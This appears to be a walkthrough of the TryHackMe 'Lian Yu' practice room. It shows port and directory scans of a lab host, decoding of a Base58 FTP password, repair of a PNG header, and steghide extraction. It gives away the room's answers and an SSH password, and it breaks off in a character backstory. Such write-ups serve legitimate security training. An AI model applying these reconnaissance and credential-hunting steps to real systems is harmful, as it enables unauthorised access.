
Hi Guys,

This is the writeup on the machine named Lian Yu from the TryHackMe. You can join this machine directly from this url: https://tryhackme.com/room/lianyu. TryHackMe is a website for practice hacking.


Lian Yu challenge is based on the TV serial. This machine needs a lot of fuzzing, steganography & privilege escalation.



After deploying machine, we go for nmap enumeration to check open ports and services running on those port.

```
root@rajib:~# nmap -sC -A -T 4 10.10.90.228
Starting Nmap 7.70 ( https://nmap.org ) at 2020-07-18 09:45 EDT
Nmap scan report for 10.10.90.228
Host is up (0.14s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.2
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp  open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Purgatory
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          39744/udp  status
|_  100024  1          52794/tcp  status
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

We have found port 21(FTP), port 22(SSH), port 80(HTTP) & port 111(RPCBind) are open.



Searching on default port 80 there is no interesting information also checked page source, so let's go for directory search, if we get some interesting information.

```
root@rajib:~# gobuster dir -u http://10.10.90.228/ -w /usr/share/dirb/wordlists/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.90.228/
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/07/18 10:14:17 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/island (Status: 301)
/server-status (Status: 403)
===============================================================
2020/07/18 10:19:38 Finished
===============================================================
```

So here we have found one redirection page which is "/island", it might be interesting we should navigate that.


Oh no...!! seriously nothing is here. What can we do now, lets check source code of it what can it provide us...!!


Oh great here we have found some hidden code word “vigilante”...!! But now what we can do by this...!! Confused...!!

So lets go for again directory search we have our good friend gobuster to help us...!!


```
root@rajib:~# gobuster dir -u http://10.10.90.228/island/ -w /usr/share/wordlists/dirbuster/directo
ry-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.90.228/island/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/07/18 11:08:27 Starting gobuster
===============================================================
/2100 (Status: 301)
Progress: 17267 / 220561 (7.83%)
```

Wow, it's interesting!! we have got one more hidden directory named "/2100" ...!! Which is asked in task in the room to be find out. When we investigate that page we can see below we have found something interesting.







You can say that there's nothing much in here. But wait, have to check source code..!!



This is more interesting, It tells us that we could avail our ".ticket" there but how???? This ".ticket" might be a file extension, so again we have to go for gobuster. Let's see this time what can we get by this ".ticket" extension.




When we searched the file with ".ticket" extension, we found something. So, let's see what it is actually:



Finally, something really interesting, but it is encrypted. We can decode this string by using CyberChef or you can take help from google to decode it. So it is a kind of FTP password.

Our given string is encrypted using Base-58 format. You can see it by using Magic module of CyberChef after you paste the string in Input box. Now by this FTP password we can try to FTP login, But wait, what is the username? Oh right, we found something like “vigilente” previously, this might be the username. Let’s go with that.



Ok, now we are in, we can see there are 3 file available . Let’s download those files with “get” command.

```
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 0.74 secs (678.6923 kB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
226 Transfer complete.
549924 bytes received in 0.90 secs (598.6641 kB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.44 secs (424.0392 kB/s)
ftp> get .other_user
local: .other_user remote: .other_user
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .other_user (2483 bytes).
226 Transfer complete.
2483 bytes received in 0.00 secs (41.5434 MB/s)
ftp>
```

After download, the file name “Leave_me_alone.png” looks line interesting, so I will investigate that first, for that I fire command “eog <file name>”.

```
root@rajib:~# eog Leave_me_alone.png
```

So its shows some “file format error”. Let’s check its file header it seems like corrupted.

```
root@rajib:~# xxd Leave_me_alone.png
00000000: 5845 6fae 0a0d 1a0a 0000 000d 4948 4452  XEo.........IHDR
00000010: 0000 034d 0000 01db 0806 0000 0017 a371  ...M...........q
00000020: 5b00 0020 0049 4441 5478 9cac bde9 7a24  [.. .IDATx....z$
00000030: 4b6e 2508 33f7 e092 6466 dea5 557b 6934  Kn%.3...df..U{i4
00000040: 6a69 54fd f573 cebc c03c 9c7e b4d4 a556  jiT..s...<.~...V
00000050: 4955 75d7 5c98 5c22 c2dd 6c3e 00e7 c0e0  IUu.\.\"..l>....
00000060: 4e66 a94a 3d71 3f5e 32c9 085f cccd 60c0  Nf.J=q?^2.._..`.
00000070: c1c1 41f9 7ffe dfff bb2f eb22 fab5 aeab  ..A....../."....
```

Yeah, as we can see in the first line, file header is not encoded to be a PNG. To fix this, we can do a quick Google search as “PNG hex header” and find the thing we need:


89 50 4E 47 0D 0A 1A 0A	.PNG....	0	png	Image encoded in the Portable Network Graphics format[13]

```
root@rajib:~# file Leave_me_alone.png
Leave_me_alone.png: data
root@rajib:~# file aa.jpg
aa.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline
, precision 8, 1200x1600, components 3
root@rajib:~#
```


Also we have found that this “Leave_me_alone.png” file contains some data, & it makes me so curious now.

```
root@rajib:~# hexeditor Leave_me_alone.png
root@rajib:~# eog Leave_me_alone.png
```


So we have fixed file hex values with original png value by ”hexeditor”, now I hope it will give us some information so let’s check again with command “eog”.



Hmm, it shows the thing we need is “password”. This means, this image & 2 other images we got from FTP might have some hidden data inside them. So, I let’s go to inspect “aa.jpg” ..!!



So by "exiftool" command I came to know that this file is encoded with "Huffman coding" which is used for compress file. So it's now so suspicious. Normal jpg file not looks like that.



So finally by "steghide" we are able to know that it contains a "ss.zip" file, also it is passphrase protected & the passphrase is "password" which we have got from previous file.

```
root@rajib:~# steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".
root@rajib:~# ls
 aa.jpg         Downloads              Music          "Queen's_Gambit.png"   Templates
 Assignment_    Firefox_wallpaper.png  nmap-vulners    scipag_vulscan         Videos
 Desktop        hydra.restore          Pictures        ss.zip                 vulscan
 Documents      Leave_me_alone.png     Public          Sublist3r
root@rajib:~# unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
```

After extracting “aa.jpg” we have now “ss.zip” file. So after unzipping “ss.zip” we have two files named “passwd.txt” & “shado” . Now let’s check what are the information those two file contains.

```
root@rajib:~# cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***


a small Note about it


Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.
```

In “passwd.txt” file we did not get any interesting information. So now let’s check another file “shado”.

```
root@rajib:~# cat shado
M3tahuman
root@rajib:~#
```

#5 what is the file name with SSH password?

shado | Correct Answer

So here we have go some kind of password, by the given task it is a SSH password, by this password we can login into the machine through SSH. But wait what is the user name??? Again confused, so we have to investigate little more.


```
root@rajib:~# ftp 10.10.90.228
Connected to 10.10.90.228.
220 (vsFTPd 3.0.2)
Name (10.10.90.228:root): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 05 11:10 .
drwxr-xr-x    4 0        0            4096 May 01 05:38 ..
-rw-------    1 1001     1001           44 May 01 07:13 .bash_history
-rw-r--r--    1 1001     1001          220 May 01 05:38 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01 05:38 .bashrc
-rw-r--r--    1 0        0            2483 May 01 07:07 .other_user
-rw-r--r--    1 1001     1001          675 May 01 05:38 .profile
-rw-r--r--    1 0        0          511720 May 01 03:26 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05 11:10 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01 03:25 aa.jpg
226 Directory send OK.
ftp>
```

From ftp file we have one more file name ".other_user" & it looks interesting. Let's download it by "get" command & after that investigate that.

```
root@rajib:~# cat .other_user
Slade Wilson was 16 years old when he enlisted in the United States Army, having lied about his age
. After serving a stint in Korea, he was later assigned to Camp Washington where he had been promot
ed to the rank of major. In the early 1960s, he met Captain Adeline Kane, who was tasked with train
ing young soldiers in new fighting techniques in anticipation of brewing troubles taking place in V
ietnam. Kane was amazed at how skilled Slade was and how quickly he adapted to modern conventions o
f warfare. She immediately fell in love with him and realized that he was without a doubt the most
able-bodied combatant that she had ever encountered. She offered to privately train Slade in guerri
lla warfare. In less than a year, Slade mastered every fighting form presented to him and was soon
promoted to the rank of lieutenant colonel. Six months later, Adeline and he were married and she b
ecame pregnant with their first child. The war in Vietnam began to escalate and Slade was shipped o
verseas. In the war, his unit massacred a village, an event which sickened him. He was also rescued
 by SAS member Wintergreen, to whom he would later return the favor.

Chosen for a secret experiment, the Army imbued him with enhanced physical powers in an attempt to
create metahuman super-soldiers for the U.S. military. Deathstroke became a mercenary soon after th
e experiment when he defied orders and rescued his friend Wintergreen, who had been sent on a suici
de mission by a commanding officer with a grudge.[7] However, Slade kept this career secret from hi
s family, even though his wife was an expert military combat instructor.

